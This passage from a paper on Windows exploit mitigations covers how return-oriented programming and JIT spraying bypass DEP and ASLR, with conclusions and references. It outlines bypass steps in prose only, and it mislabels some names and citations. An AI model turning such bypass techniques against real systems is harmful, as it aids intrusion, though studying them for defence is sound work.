As you can see from this graph the trend is clear. If it is simpler finding vulnerabilities due to fuzzing and all the tools that help the researchers during the bug hunting phase, on the other hand it is more difficult to obtain the reliability of our attack. In addition the basic background, to exploit a vulnerability and in general to find new techniques both defensive and offensive, is higher than years ago and in the following years the difficulty will increase. Nowadays a good target to bad guys is the browser and new kinds of attacks are born via web, client side vulnerability is common. Browsers are developing every days new features and more features mean more vulnerabilities (see plugins or the support for Flash, Java and Silverlight). A new technique to bypass both DEP and ASLR introduced in 2007 by Shacman[20] is called return oriented programming (ROP), it is powerful and the most used today. It is based on the concept of gadget and each gadget perform an operation, the idea is to put together all these gadgets to realize our goal[10]. It is powerful because it make the exploitation possible without code injection. The attack scenario is easy to imagine: firstly, we must find a DLL with ASLR disabled, secondly we use its code to perform a return oriented shellcode in order to turn DEP off. During the Blackhat DC (31 january 3 February 2010) Dion Blazakis[7] has presented a new technique to defeat both DEP and ASLR, he has used as example the well known Adobes Flash Player. Roughly speaking, the attack is based on two steps, first through the so called pointer interference we face ASLR, once we have won, we use the JIT spray technique to bypass DEP. In practice the pointer interference is used to find the correct address while the JIT spray to write many executable pages. The trend is quite clear, we have attacks that can bypass the last countermeasures installed by default on the different operating systems. Browser and all its related technology are becoming the ideal trampoline to remote command execution attacks, see for example the operation Aurora[14], and, after all, as Dave Aitel, CTO of Immunity, has asserted, ASLR and DEP are not longer the shield they once were.

[14]http://blog.damballa.com/?p=652

7.8 Conclusions

In this section we have seen all the countermeasure adopted on Windows. It is clear that the single protection will not provide security (see the table in *Results* section 7.6). Security is gained only using consciously all the mechanisms described above, but without a good awareness of all the problems behind it, it will be always too low. On the other hand security must be double for the vendor and the user. The vendor has to pay attention to all the rules to write secure code, in order to avoid stack based buffer overflow and so on, and in this field, through fuzzing technology and the so called code auditing team the situation has improved and buffer overlflows are not so common and easy to exploit as years ago. On the other hand, the final user must be a bit aware of the current threats and keep his/her system always updated applying the patches provided by his/her operating system. Maybe the golden age of buffer overflows is over but they continue to exist an after all it is still possible to exploit them bypassing all these annoying protections.

References

[1] IDA - Interactive Disassembler. http://www.hex-rays.com/idapro/.

[2] MASM - Microsoft Assembler. http://www.masm32.com/.

[3] No more free bugs. http://trailofbits.com/2009/03/22/no-more-free-bugs/.

[4] strncpy. http://www.cplusplus.com/reference/clibrary/cstring/strncpy/.

[5] WinDbg - Windows Debugger. http://www.microsoft.com/whdc/devtools/debugging/default.mspx.

[6] Crispin Cowan Perry Wagle Calton Pu Steve Beattie and Jonathan Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. *Department of Computer Science and Engineering - Oregon Graduate Institute of Science & Technology*.

[7] Dion Blazakis. Interpreter exploitation: Pointer inference and jit spraying. 2010.

[8] Bulba and Kil3r. Bypassing stackguard and stackshield. *Phrack*, 56, 2000.

[9] G.Fresi Roglia L.Martignoni R.Paleari D.Bruschi. Surgically returns into randomized lib(c). *Dipartimento di Informatica e Comunicazione - Universit degli studi di Milano, Dipartimento di Fisica - Universit degli Studi di Udine*.

[10] Tim Kornau. A gentle introduction to return-oriented programming. http://blog.zynamics.com/2010/03/12/a-gentle-introduction-to-return-oriented-programming/, 2010.

[11] Tilo Muller. Aslr smack & laugh reference - seminar on advanced exploitation techniques. *RWTH Aachen, Germany - Chair of Computer Science 4*, 2008.

[12] NASM. The Netwide Assembler. http://www.nasm.us/.

[13] Nergal. The advanced return-into-lib(c) exploits: Pax case study. *Phrack*, 58, 2001.

[14] Aleph One. Smashing the stack for fun and profit. *Phrack*, 49, 1996.

[15] Daniel Pistelli. CFF Explorer. http://www.ntcore.com/exsuite.php.

[16] Metasploit Penetration Testing Resources. http://www.metasploit.com/.

[17] Chris Anley John Heasman Felix Lindner Gerardo Richarte. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley, 2007.

[18] Mark Russinovich. Inside the windows vista kernel: Part 3. http://technet.microsoft.com/en-us/magazine/2007.04.vistakernel.aspx, April 2007.

[19] SecurityFocus. Libsafe. http://www.securityfocus.com/archive/1/395999.

[20] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). 2007.

[21] skape. Reducing the effective entropy of gs cookies. *Uninformed*, 2007.

[22] skape and Skywing. Bypassing windows hardware-enforced data execution prevention. *Uninformed*, 2005.

[23] Wikipedia. COFF (Common Object File Format). http://en.wikipedia.org/wiki/COFF.

[24] Wikipedia. Elias Levy. http://en.wikipedia.org/wiki/Elias_Levy.

[25] Wikipedia. exec. http://en.wikipedia.org/wiki/Exec_%28operating_system%29.

[26] Wikipedia. Machine Language. http://en.wikipedia.org/wiki/Machine_language.

[27] Wikipedia. Nx bit. http://en.wikipedia.org/wiki/NX_bit.

[28] Wikipedia. Stack smashing protector - propolice. http://en.wikipedia.org/wiki/Buffer_overflow_protection#GCC_Stack-Smashing_Protector_.28ProPolice.29.

[29] Wikipedia. Static code analysis. http://en.wikipedia.org/wiki/Static_code_analysis.

[30] Wikipedia. strcpy. http://en.wikipedia.org/wiki/Strcpy.